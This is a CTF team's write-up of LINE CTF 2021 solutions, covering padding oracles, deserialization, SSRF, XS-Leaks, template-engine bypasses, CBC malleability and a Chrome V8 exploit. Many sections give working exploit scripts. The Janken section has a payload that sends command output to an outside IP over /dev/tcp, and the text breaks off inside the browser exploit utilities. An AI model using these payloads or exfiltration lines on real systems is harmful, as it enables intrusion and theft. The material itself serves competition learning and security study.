


# LINE CTF 2021 Write-up

by The Duck



# Table of Contents

<b>Table of Contents</b>	<b>2</b>
<b>Welcome</b>	<b>3</b>
<b>3233</b>	<b>4</b>
<b>Janken</b>	<b>9</b>
<b>diveinternal</b>	<b>11</b>
<b>Your Note</b>	<b>12</b>
<b>babysandbox</b>	<b>13</b>
<b>doublecheck</b>	<b>15</b>
<b>babyweb</b>	<b>16</b>
<b>babycrypto1</b>	<b>18</b>
<b>babycrypto2</b>	<b>19</b>
<b>babycrypto3</b>	<b>20</b>
<b>babycrypto4</b>	<b>21</b>
<b>atelier</b>	<b>22</b>
<b>babychrome</b>	<b>24</b>
<b>bank</b>	<b>34</b>
<b>pwnbox</b>	<b>37</b>
<b>SQG (pwn)</b>	<b>39</b>
<b>Damn Vulnerable Box</b>	<b>42</b>
<b>Query Firewall</b>	<b>44</b>
<b>pprofile</b>	<b>47</b>
<b>Sakura</b>	<b>50</b>
<b>SQG (rev)</b>	<b>55</b>

# Welcome

You are given a link: <https://linectf.me/2e5ef7f070966b1a50e811692bf1d362>

# LINE CTF

LINECTF{welcome\_to\_linectf}

© LINE Corporation  
Powered by CTFd

Flag: LINECTF{welcome\_to\_linectf}

## 3233

We are told that Alice and Bob are exchanging encrypted messages which contain the flag. We are provided with the implementations of the frontend, server, and the alice / bob agents. The agents interact with the frontend like a normal user. Alice loads /chat/bob, enters the flag into the textarea, and then clicks the button to send the message. Bob does not do anything except simply exist.

All of the encryption code is located within the frontend. The server acts as a dumb pipe to share messages and as a central repository mapping usernames to public keys. When a user does /login, they provide their public key, which can be retrieved by anyone with the /publicKey endpoint.

There is notably no authentication on joining a chat room. Chat room names are created on the frontend from the usernames of the two users, but anyone could provide the same generated chat room name to the server to receive all of the encrypted messages in the room. This allows the attacker to sniff the encrypted flag message.

In order to decrypt the encrypted message, we need to find a vulnerability in the frontend's encryption code. The only person we can attack is Alice, since the Bob agent does nothing. Alice is on the chat room page and is receiving messages. These messages will be decrypted with a shared key that is derived from a key exchange using Alice's private key and the sender's public key. Once the message is decrypted, it is added to the list of messages and a read event is sent back to the server to indicate that the message was read. This read event is transmitted by the server to everyone in the room.

This is a classic example of a padding oracle attack. The attacker can provide a ciphertext, it will be decrypted by someone with a secret key, and then there is an indicator of whether the ciphertext was properly decrypted or not. Specifically, if the message has invalid padding then the decryption will raise an error and a read event will never be sent to the channel.

We use the padding oracle by modifying one byte of the encrypted flag message at a time. Specifically, if we want to decrypt block N then we modify the bytes of block N-1, or IV if we want to decrypt block 0. These bytes are XOR with the output of the AES decryption function so we can control one byte of the output of the decryption at a time. For each byte, we brute force all 256 possible values and whichever value sends back a read event is a valid padding byte whose plaintext value we know. If we then XOR with the original ciphertext byte, we will have the original plaintext byte.

In order for this attack to work, Alice needs to derive the same secret key for the messages we send as she used when sending a message to Bob. We simply need to look up Bob's public key and provide it as our public key when calling /login.

```
const axios = require('axios')
const io = require("socket.io-client")
const socket = io("ws://34.84.186.5/", { path: "/api/socket" })

axios.get('http://34.84.186.5/api/publicKey', {
  params: { username: 'bob' }
}).then((response) => {
  console.log(response.data)

  axios.post('http://34.84.186.5/api/login', {
    username: 'foobar1234',
    password: 'thisisarandompassword',
    publicKey: response.data
  }).then(async (response) => {
    let messageHandler = null
    let readHandler = null

    console.log(response.data)

    socket.emit('join', {
      room: 'alice:bob'
    })
    socket.on('message', (data) => {
      if (messageHandler)
        messageHandler(data)
    })
    socket.on('read', (data) => {
      if (readHandler)
        readHandler(data)
    })

    let encFlag =
```

```
Buffer.from('c2c2107853d13d1505507d70f5b7b4112a85333ef8d105b4cb2dbc352bb  
18f365009ca74be3a04f8af8d36458aea0a09', 'hex')
```

```
// consider one block at a time (plus IV)
async function decryptBlock(encFlag)
{
    decFlag = Buffer.alloc(16)

    for (let x = 15; x >= 0; x--)
    {
        let messages = {}
        let successes = []

        messageHandler = (data) => {
            messages[data.id] = data.message
        }
        readHandler = (data) => {
            successes.push(data.id)
        }

        for (let i = 0; i < 256; i++)
        {
            let newMessage = Buffer.from(encFlag)
            for (let j = 15; j > x; j--)
                newMessage[j] ^= decFlag[j] ^ (16 - x)
            newMessage[x] = i

            socket.emit('message', {
                from: 'foobar1234',
                to: 'alice',
                message: newMessage
            })
        }
    }
}
```

```

    }

    let retries = 10
    while (successes.length == 0 && retries > 0)
    {
        let promise = new Promise((resolve, reject) =>
setTimeout(resolve, 500))
        await promise
        retries--
    }
    if (successes.length > 1) {
        for (let y of successes) {
            console.log(encFlag[x] ^ messages[y][x] ^ 1)
        }
    } else if (successes.length == 0) {
        // try again
        x++
        continue
    }
    decFlag[x] = encFlag[x] ^ messages[successes[0]][x] ^ (16
- x)

    console.log(encFlag, decFlag)
}

return decFlag
}

for (let offset = 0; offset < encFlag.length - 16; offset += 16)
{
    console.log(await decryptBlock(encFlag.slice(offset, offset +
32)))

```

```
    }  
  })  
})
```

**Flag: LINECTF{3av3sdr0pr3p1ay0rac13!}**




# Janken

Janken Servers don't have critical bugs like RCE, Arbitrary File Read/Write, ...

But the Log server was affected by CVE-2019-17571.

We used ysoserial<sup>1</sup>. But log servers don't have useful network tools like curl, wget, nc ...

So We change "execargs" and re-compile.



```
50  */
51  /rawtypes, unchecked/
52  @PayloadTest ( precondition = "isApplicableJavaVersion")
53  @Dependencies({ "commons-collections:commons-collections:3.1"})
54  @Authors({ Authors.MATTHIASKAISER, Authors.JASINNER })
55  public class CommonsCollections5 extends PayloadRunner implements ObjectPayload<BadAttributeValueExpException> {
56
57      public BadAttributeValueExpException getObject(final String command) throws Exception {
58          System.out.println(command);
59          final String[] execArgs = new String[] { "bash", "-c", "id > /dev/tcp/13.125.184.76/9999" };
60          // inert chain for setup
61          final Transformer transformerChain = new ChainedTransformer(
62              new Transformer[]{ new ConstantTransformer( constantToReturn: 1 ) });
63          // real chain for after setup
64          final Transformer[] transformers = new Transformer[] {
65              new ConstantTransformer(Runtime.class),
66              new InvokerTransformer( methodName: "getMethod", new Class[] {
67                  String.class, Class[].class }, new Object[] {
68                      "getRuntime", new Class[0] }),
69              new InvokerTransformer( methodName: "invoke", new Class[] {
70                  Object.class, Object[].class }, new Object[] {
71                      null, new Object[0] }),
72              new InvokerTransformer( methodName: "exec",
73                  new Class[] { String[].class }, new Object[] { execArgs },
74                  new ConstantTransformer( constantToReturn: 1 ) );
```

```
import requests
```

```
headers = {
    'Connection': 'keep-alive',
    'Pragma': 'no-cache',
    'Cache-Control': 'no-cache',
    'Accept': '*/*',
    'X-Requested-With': 'XMLHttpRequest',
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90
Safari/537.36',
    'Content-Type': 'application/json',
    'Origin': 'http://34.85.120.233',
    'Referer': 'http://34.85.120.233/',
    'Accept-Language':
'ko,en-US;q=0.9,en;q=0.8,zh-TW;q=0.7,zh-CN;q=0.6,zh;q=0.5',
}
host = 'http://34.85.120.233'
```

<sup>1</sup> <https://github.com/frohoff/ysoserial>

```

def register(data):
    response = requests.put(f'{host}/register', headers=headers,
json=data, allow_redirects=False)
    print(response.text)

def unregister():
    response = requests.delete(f'{host}/unregister', headers=headers,
allow_redirects=False)
    print(response.text)

def outstretch(data):
    response = requests.put(f'{host}/outstretch', headers=dict(headers,
**{'Content-Type': 'application/x-www-form-urlencoded'}), data=data,
allow_redirects=False)
    print(response.text)

def send2logserver(data):
    response = requests.put(f'{host}/outstretch', headers=dict(headers,
**{'Content-Type': 'text/plain'}), data=data, allow_redirects=False)
    print(response.text)

unregister()
register({"name":"asdasd29", "winCount":10, "abuse": True})
#outstretch({"player": 1})
data = open('exploit_from_ysoserial', 'rb').read()
send2logserver(data)

```

**Flag: LINECTF{janken\_is\_really\_engaging\_and\_fun\_to\_play}**

# diveinternal

SSRF through **host** header.

Here is our exploit code with comments. :)

```
import requests, hmac, hashlib, json
privateKey = b'let\'sbitcorinparty'
host = "http://35.190.234.195"
path = '/apis/coin'
myserver = 'http://asdf'

# step 0 - leak `dbHash`
headers = {
    'host': 'localhost:5000',
    'lang': '/integrityStatus'
}
ret = requests.get(host+path, headers=headers)
ret_lang = ret.headers.get('lang')
ret_lang = json.loads(ret_lang)
dbHash = ret_lang['dbhash']
integrityKey = hashlib.sha512((dbHash).encode('ascii')).hexdigest()

# step 1 - download from my server.
dbhash = 'd2b46fd2eda6934005e140d78916ecca'
query_string_1 = f'src=http://{myserver}/{dbhash}' # anyfile
sig_1 = hmac.new( privateKey , query_string_1.encode(), hashlib.sha512 )
header_1 = {
    'host': 'localhost:5000',
    'lang': 'download?'+query_string_1,
    'Sign': sig_1.hexdigest(),
}
ret_1 = requests.get(host+path, headers=header_1)

# step 2 - rollback
query_string_2 = f'dbhash={dbhash}'
sig_2 = hmac.new( privateKey , query_string_2.encode(), hashlib.sha512 )
header_2 = {
    'host': 'localhost:5000',
    'lang': 'rollback?'+ query_string_2,
    'Sign': sig_2.hexdigest(),
    'Key' : integrityKey
}
ret_2 = requests.get(host+path, headers=header_2)
print('FLAG :', ret_2.headers.get('lang'))
```

**Flag:** LINECTF{YOUNGCHAYOUNGCHABITCOINADAMYMONEYISBURNING}

## Your Note

XSS-Leaks using Detect download attempt.

```
<script>
var table = 'abcdefghijklmnopqrstuvwxyz0123456789-{}';
function getUrlParams() {
    var params = {};
    window.location.search.replace(/(?:&)+(?:^&)+=(?:^&)*)/gi,
function(str, key, value) { params[key] = value; });
    return params;
}
var key = getUrlParams()['f'] || '';
function go(chr){
    var url = 'http://34.84.72.167/search?download&q='+key+chr;
    var win = window.open(url);
    setTimeout(() => {
        try {
            // If a navigation occurs, the iframe will be cross-origin,
            // so accessing "win.origin" will throw an exception
            win.origin;
            parent.console.log('Download attempt detected');
            new Image().src='http://{your-server}/find?f='+key+chr;
            location.href='?f=' + key + chr;
        } catch(e) {
            parent.console.log('No download attempt detected');
            //new Image().src='http://{your-server}/fail?n='+chr;
        }
    }, 2000);
}
window.onload = function(){
    for (var i = 0; i < table.length; i++) {
        go(table[i]);
    }
}
</script>
```

Flag: LINECTF{1-kn0w-what-y0u-d0wn10ad}

## babysandbox

This challenge implements a web server using Node.js and Express. It provides the ability to upload a file which is saved as a ejs template. We can then view the template file that we uploaded. While this would normally be sufficient to get the flag, the file we upload is validated to ensure it does not contain any angle brackets or the string “flag”. This makes the ejs template useless.

We looked at the Express source code to figure out if any other templates are supported besides EJS. We found that template modules will be autoloaded based on the file extension and if the module contains “\_\_express”. After running npm install, we grepped for \_\_express to find that the handlebars templating engine is also installed. Conveniently, handlebars uses curly braces instead of angle brackets so the templates will bypass the validation.

The next step was to figure out how to upload a file with a different extension. When we upload our script file, the request body is a JSON object. It is merged with another object containing default options, such as “ext” -> “.ejs”. If we specify “ext” as “.hbs”, it would save the file with the extension we want, but unfortunately it checks if “ext” contains “.ejs” and has a length of exactly 4.

One thing that isn’t validated is whether the “ext” field is a string. If we provide an array with four elements with “.ejs” as one of the elements, it will pass the check. When the file is then saved, the “ext” field is converted to a string, which concatenates the array elements separated by a comma. If the last element is the string “.hbs”, then the file will be saved with a path that ends with “.hbs”. This lets us upload and run a handlebars template.

The second issue is reading the flag without using the string “flag”. Handlebars contains several builtins, for example: “each” iterates over an array or object, and “lookup” will lookup an element in an array or a field in an object. We can use “each” to iterate over each field in this, the object passed in which contains the flag field. We can then use lookup to read a character from the field’s value.

```
import requests

r = requests.post('http://35.221.86.202/...', json={
    'contents': '{{#each this}} {{@key}} ' + ' '.join(['{{lookup this %d}}' % x for x in range(64)]) + ' {{/each}}',
    'filename': 'readflag',
    'ext': [".ejs","a","b",".hbs"]
})
```

```
print(r.text)

r = requests.get('http://35.221.86.202/.../readflag.ejs,a,b,.hbs')
print(r.text)
```

**Flag: LINECTF{I\_think\_emilia\_is\_realllly\_t3nshi}**

## doublecheck

This challenge exposes an HTTP API server with external endpoints and internal endpoints. Requests to the internal endpoints are validated so that only localhost can access these endpoints. One of the internal endpoints is /flag which sends back the flag.

There are two external endpoints: / and /votes. The index endpoint acts as a proxy to the internal /api/vote endpoint. The request body is parsed as a query string and the “p” parameter is appended to /api/vote/ as encodeURI(p). Both the request body and the “p” parameter are validated to ensure they do not contain a “.”, “%2E”, or “%2e”.

To bypass the first validation, we looked at the querystring parse implementation in node. We noticed that if we provide an invalid character it will fallback to a JS-only implementation. The JS-only implementation will store the output into a Buffer. This has the effect of truncating the Unicode codepoints to 8 bits. For example, “썻” (0xC52E) is truncated to “.” (0x2E).

We also need to bypass the second validation. We noticed that the validate function uses indexOf on the output of querystring parse, and indexOf would be a valid method on both strings and arrays. We tested if providing the same parameter twice would cause querystring parse to return an array, which it does. The second question is how would this show up in the generated URL. encodeURI will convert the array to a string, which simply concatenates the array elements separated by a comma ([a, b] -> “a,b”). If we end our first element with a question mark or hash, then the remaining text will conveniently not be interpreted as part of the path by the server.

```
curl -v http://34.84.5.211/ -H 'Content-Type: text/plain; charset=UTF-8'
--data-raw 'p=%ff/썻썻/썻썻/썻썻/썻썻/썻썻/flag?&p=b'
```

**Flag: LINECTF{D0ubl3\_ch3ck\_d03snt\_d0ubl3\_th3\_s3curity}**

## babyweb

HTTP2 can reuse previously sent headers. I added the following code to view the packets requested by HTTP2.

```
def _prepare_for_sending(self, frames):
    if not frames:
        return
    print('_prepare_for_sending(self, frames):', flush=True)
    self._data_to_send += b''.join(f.serialize() for f in frames)
    print('self._data_to_send', self._data_to_send, flush=True)
    assert all(f.body_len <= self.max_outbound_frame_size for f in
frames)
```

Figure 1. /usr/local/lib/python3.8/dist-packages/h2/connection.py

1. Make a request(using the previously sent headers) to check the session.
2. Send the packet created in Step1 to the server to check the server's session.
3. Make a request with the session checked in Step2 in the header.
4. Send the packet created in Step3 to the server to check the flag.

```
@internal_bp.route("/health", methods=["POST"])
def health():
    data = request.get_json()
    # ...
    if "type" in data.keys():
        # ...
        elif data["type"] == "2":
            conn = create_connection()
            conn.request("GET", "/health")
            resp = conn.get_response()

            headers = {
                cfg["HEADER"]["USERNAME"]: cfg["ADMIN"]["USERNAME"],
                cfg["HEADER"]["PASSWORD"]: cfg["ADMIN"]["PASSWORD"]
            }
            conn.request("GET", "/auth", headers=headers)
            resp = conn.get_response()
            if data["dbg"] == "1":
                conn.request("GET", "/auth", headers=headers)
            if data["dbg"] == "2":
                conn.request("GET", "/flag", headers={"x-token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJyb2xlIjoieW
RtaW4iLCJpYXQiOiJlMTYyNDUxNDl9.jTux41u7gaJ-jUeE5NM1g0hAJQ-PVFy7QEAqb6T7K
mI"}})
```



Figure 2. babyweb/public/src/internal.py

```
# stage 1
data = {
    'data': '\x00\x00\x06\x01\x05\x00\x00\x00\x05\x82\x87\xc2\xc0\xbf\xbe',
    'type': '2',
    'dbg': '1',
}
response = requests.post('http://'+host+'/internal/health',
headers=headers, cookies=cookies, json=data, verify=False)
print(response)
print(response.text)

# stage 2
data = {
    'data':
'\x00\x00\x86\x01\x05\x00\x00\x00\x05\x82\x87\xc2D\x84bZ\x077@\x86\xf2\x
b20\xd4\xb5\x7f\xf4/\xac\xb3\xc7\x88\x86\xd4l\xb98{\xc8\x1d&\xc8\x8c\x95
ml\x97\xb29\x93\xad\x7f\x9coe}r\xfa\xca\x12\x0b\x8f\xac\x9d\x0en|\xb6\xa
4|\x9a6{\xd9}F/4d\xe8ss\xe5\xb5#\xe4\xd1\xb3\xde\xcb_?\xcd\x86\xd5\xd3\x
00\xb4o\xe7\xebM\xfe\x1et\xdf\xa1\xf5\xfa0\xb7\xcbA\xb5\xd9\x87\x95n\x9c
\x0b\x81\xbd:\x036\xa9\xe1\xcb\xb1m|p\xfavf\x08{F\xe6\xf7sS\x93',
    'type': '2',
    'dbg': '2',
}
response = requests.post('http://'+host+'/internal/health',
headers=headers, cookies=cookies, json=data, verify=False)
print(response)
print(response.text)
```

Figure 3. exploit.py

Flag: LINECTF{this\_ch4ll\_1s\_really\_baby\_web}

## babycrypto1

This is an example of a chosen-plaintext attack. The server generates a random AES key and a random secret token. The server generates an encrypted command by encrypting the concatenation of the secret token with the command string (e.g. "test"). It sends the client the encrypted command, then the client can provide an IV and message to encrypt with the same AES key and is provided with the result. Afterwards, the client sends encrypted commands to the server, and if the encrypted command matches "show" it will print the flag.

Due to the random secret token in the encrypted command, the client cannot simply encrypt the string "show" to get the flag. However, the secret token is always a multiple of the AES block size, so the client can replace the last block of data and modify only the command string. As the server allows the client to encrypt a message with a chosen IV and plaintext, the client simply sends the previous block of ciphertext as the IV and "show" as the plaintext, and replaces the last block of ciphertext with the response.

```
import base64
from Crypto.Cipher import AES
from pwn import *

r = remote('35.200.115.41', 16001)
r.recvuntil(b'test Command: ')
enc_test = base64.b64decode(r.recvuntil(b'\n'))
iv = enc_test[-32:-16]
r.sendline(base64.b64encode(iv))
r.sendline(base64.b64encode(b'show'))
r.recvuntil(b'Ciphertext:')
enc_show = base64.b64decode(r.recvuntil(b'\n'))
r.recvuntil(b'command: ')
r.sendline(base64.b64encode(enc_test[:-16] + enc_show[16:]))
r.interactive()
```

**Flag:** LINECTF{warming\_up\_crypto\_YEAH}

## babycrypto2

In this challenge, the secret token is appended to the command string instead of prepended. The client is also not provided with an encryption oracle. The command string is also prepended with the string "Command: ". Again, the client is provided with the encrypted command for the "test" and needs to run the "show" command.

The challenge uses the CBC block cipher mode which is malleable. Notably, the initial IV is XOR with the output of the AES decrypt function. If the attacker knows the plaintext, they can modify the IV to change the decrypted output. We can use this to change "test" to "show".

```
import base64
import io
import os
from pwn import *

r = remote('35.200.39.68', 16002)
r.recvuntil(b'test Command: ')
enc_test = base64.b64decode(r.recvuntil(b'\n'))

f = io.BytesIO(enc_test)
f.seek(len(b'Command: '))
test = b'test'
show = b'show'
for x in range(4):
    ch = f.read(1)
    f.seek(-1, os.SEEK_CUR)
    f.write(bytes([ch[0] ^ test[x] ^ show[x]]))

r.recvuntil('command: ')
r.sendline(base64.b64encode(f.getbuffer()))
r.interactive()
```

**Flag:** LINECTF{echidna\_kawaii\_and\_crypto\_is\_difficult}

# babycrypto3

Running RsaCtfTool (<https://github.com/Ganapati/RsaCtfTool>) with sage installed solves it. Specifically, cm\_factor attack works.

```
[*] Performing cm_factor attack on babycrypto3/pub.pem.
```

50% |

```
| 3/6 [01:13<01:13, 24.37s/it]
```

Results for babycrypto3/pub.pem:

Unciphered data :

HEX :

```
0x00026067ff851ecdcb61e50b83a515e3005130785055306c4f52794255534555675245
6c545645464f5130557543673d3d0a
```

INT (big endian) :

936422911868632250157374728483157713981350579314732513415872312114715648  
68517709899464755625073676430723959035346186

INT (little endian) :

103282109084838500432492642512020353948670062101186628291674723746246989  
709418757052122829802325798084932713167175287296

STR :

```
b'\x00\x02`g\xff\x85\x1e\xcd\xcb\xae5\x0b\x83\xa5\x15\xe3\x00Q0xPU0l0RyB
USEUgRELtVEFQ00UuCG==\n'
```

```
echo -ne "Q0xPU0lORyBUSEUgRElTVEF0Q0UuCG==" | base64 -D
```

## CLOSING THE DISTANCE.

**Flag: LINECTF{CLOSING THE DISTANCE.}**

## babycrypto4

Remaining lower bits of nonce  $k$  was small enough to brute force. After recovering the nonce, we can calculate secret key  $x$ .

```
r, s, k, h = (0x92acb929727872bc1c7a5f69c1c3c97ae1c333e2,
0xe060459440ebc11a7cd811a66a341f095f5909e5, 0xef2b0000,
0x68e548ef4984f6e7d05cbcea4fc7c83393806bbf)

# secp160r1
p = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF7FFFFFFF
a = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF7FFFFFFC
b = 0x1C97BEFC54BD7A8B65ACF89F81D4D4ADC565FA45
g = (0x4A96B5688EF573284664698968C38BB913CBFC82,
0x23A628553168947D59DCC912042351377AC5FB32)

E = EllipticCurve(Zmod(p), [a, b])
order = E.order()
G = E(g)

for i in range(0x10000):
    _k = k + i
    if (G * _k).xy()[0] == r:
        k = _k
        print(f"Found k: {hex(k)}")
        break

x = (s * k - h) * inverse_mod(r, order) % order
print(f"LINECTF{{{format(x, 'x').zfill(40)}}})")
```

**Flag:** LINECTF{0c02d451ad3c1ac6b612a759a92b770dd3bca36e}

## atelier

This challenge is a simple python RPC server-client where we are provided only with the client code. The RPC messages are serialized with JSON and a custom object hook that will create and initialize a python object from a dict. A dict is converted to a python object if it contains the fields “\_\_module\_\_” and “\_\_class\_\_”. The deserializer imports the module using `importlib.import_module` and gets the class using `getattr`. The class is created using `__new__` and its underlying `__dict__` is updated with the fields from the JSON dict.

This is an example of a deserialization vulnerability, the question is how to turn this into remote code execution. One hint we are provided is the commented out import of `sqlalchemy`, so we start there. We look through the `sqlalchemy` source code to find a class that we can create and initialize its fields and then get code execution.

One interesting class was `sqlalchemy.ext.declarative.clsregistry._class_resolver`. It overrides the `__call__` method so that if it is called as a function then it will eval the Python code in its `arg` member. We can trivially construct this object and set `arg` to a string we control.

Next, how can we call the object that was created? It also has to be called with no arguments otherwise an exception will be thrown. We noticed that if we set `__module__` to an object, an exception will be thrown and printed back to us with `repr()`.

Exception: `TypeError("the 'package' argument is required to perform a relative import for ...")`

We looked through the `sqlalchemy` code again, this time looking for a `__repr__` implementation that calls a method that takes no arguments. One example is `sqlalchemy.sql.schema.ForeignKey` whose `__repr__` will call `self._get_colspec()`. We overwrite `_get_colspec` with the `_class_resolver` object we created and now we will get back the result of the eval within the exception string.

Exception: `TypeError("the 'package' argument is required to perform a relative import for ForeignKey(b'LINECTF{4t3l13r_Pyza_th3_4lch3m1st_0f_PyWN}\\n')")`

One small wrinkle we needed to handle was that `startswith` will be called on the `__module__` object, since it is supposed to be a string. We found another class in `sqlalchemy`, `sqlalchemy.testing.exclusions.BooleanPredicate`, that overrides `__call__` to always return a class member.

Solution script is the same as the provided `client.py` except modify `rpc_client` as such:

```
message = json.dumps({
    '__class__': '',
```

```
'__module__': {
    '__module__': 'sqlalchemy.sql.schema',
    '__class__': 'ForeignKey',
    '_get_colspec': {
        '__module__': 'sqlalchemy.ext.declarative.clsregistry',
        '__class__': '_class_resolver',
        'arg': '__import__("subprocess").check_output("cat flag",
shell=True)',
        '_dict': {},
        'prop': []
    },
    'startswith': {
        '__module__': 'sqlalchemy.testing.exclusions',
        '__class__': 'BooleanPredicate',
        'value': True
    },
}
})
```

**Flag: LINECTF{4t3l13r\_Pyza\_th3\_4lch3m1st\_0f\_PyWN}**

## babychrome

1. Modifying PoC in <https://bugs.chromium.org/p/chromium/issues/detail?id=1126249>, we can do oob read and write with array buffer.
2. With 1, change wasm byte to get shell.
3. Send flag using curl.

```
//  
// Utility functions.  
//  
// Copyright (c) 2016 Samuel Groß  
//  
  
// Return the hexadecimal representation of the given byte.  
function hex(b) {  
    return ('0' + b.toString(16)).substr(-2);  
}  
  
// Return the hexadecimal representation of the given byte array.  
function hexlify(bytes) {  
    var res = [];  
    for (var i = 0; i < bytes.length; i++)  
        res.push(hex(bytes[i]));  
  
    return res.join('');  
}  
  
// Return the binary data represented by the given hexadecimal string.  
function unhexlify(hexstr) {  
    if (hexstr.length % 2 == 1)  
        throw new TypeError("Invalid hex string");  
  
    var bytes = new Uint8Array(hexstr.length / 2);  
    for (var i = 0; i < hexstr.length; i += 2)  
        bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);  
}
```



```

    return bytes;
}

function hexdump(data) {
    if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
        data = Array.from(data);

    var lines = [];
    for (var i = 0; i < data.length; i += 16) {
        var chunk = data.slice(i, i+16);
        var parts = chunk.map(hex);
        if (parts.length > 8)
            parts.splice(8, 0, ' ');
        lines.push(parts.join(' '));
    }

    return lines.join('\n');
}

// Simplified version of the similarly named python module.
var Struct = (function() {
    // Allocate these once to avoid unnecessary heap allocations during
    // pack/unpack operations.
    var buffer      = new ArrayBuffer(8);
    var byteView    = new Uint8Array(buffer);
    var uint32View  = new Uint32Array(buffer);
    var float64View = new Float64Array(buffer);

    return {
        pack: function(type, value) {
            var view = type;          // See below
            view[0] = value;
            return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
        },
    };
});

```

```

    unpack: function(type, bytes) {
        if (bytes.length !== type.BYTES_PER_ELEMENT)
            throw Error("Invalid bytearray");

        var view = type;          // See below
        byteView.set(bytes);
        return view[0];
    },

    // Available types.
    int8:    byteView,
    int32:   uint32View,
    float64: float64View
};
})();

function Int64(v) {
    // The underlying byte array.
    var bytes = new Uint8Array(8);

    switch (typeof v) {
        case 'number':
            v = '0x' + Math.floor(v).toString(16);
        case 'string':
            if (v.startsWith('0x'))
                v = v.substr(2);
            if (v.length % 2 == 1)
                v = '0' + v;

            var bigEndian = unhexlify(v, 8);
            bytes.set(Array.from(bigEndian).reverse());
            break;
        case 'object':
            if (v instanceof Int64) {
                bytes.set(v.bytes());
            }
    }
}

```

```

        } else {
            if (v.length != 8)
                throw TypeError("Array must have exactly 8
elements.");
            bytes.set(v);
        }
        break;
    case 'undefined':
        break;
    default:
        throw TypeError("Int64 constructor requires an argument.");
}

// Return a double with the same underlying bit representation.
this.asDouble = function() {
    // Check for NaN
    if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
        throw new RangeError("Integer can not be represented by a
double");

    return Struct.unpack(Struct.float64, bytes);
};

// Return a javascript value with the same underlying bit
representation.
// This is only possible for integers in the range
[0x0001000000000000, 0xffff000000000000)
// due to double conversion constraints.
this.asJSValue = function() {
    if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff &&
bytes[6] == 0xff))
        throw new RangeError("Integer can not be represented by a
JSValue");

    // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.

```

```

        this.assignSub(this, 0x100000000000000);
        var res = Struct.unpack(Struct.float64, bytes);
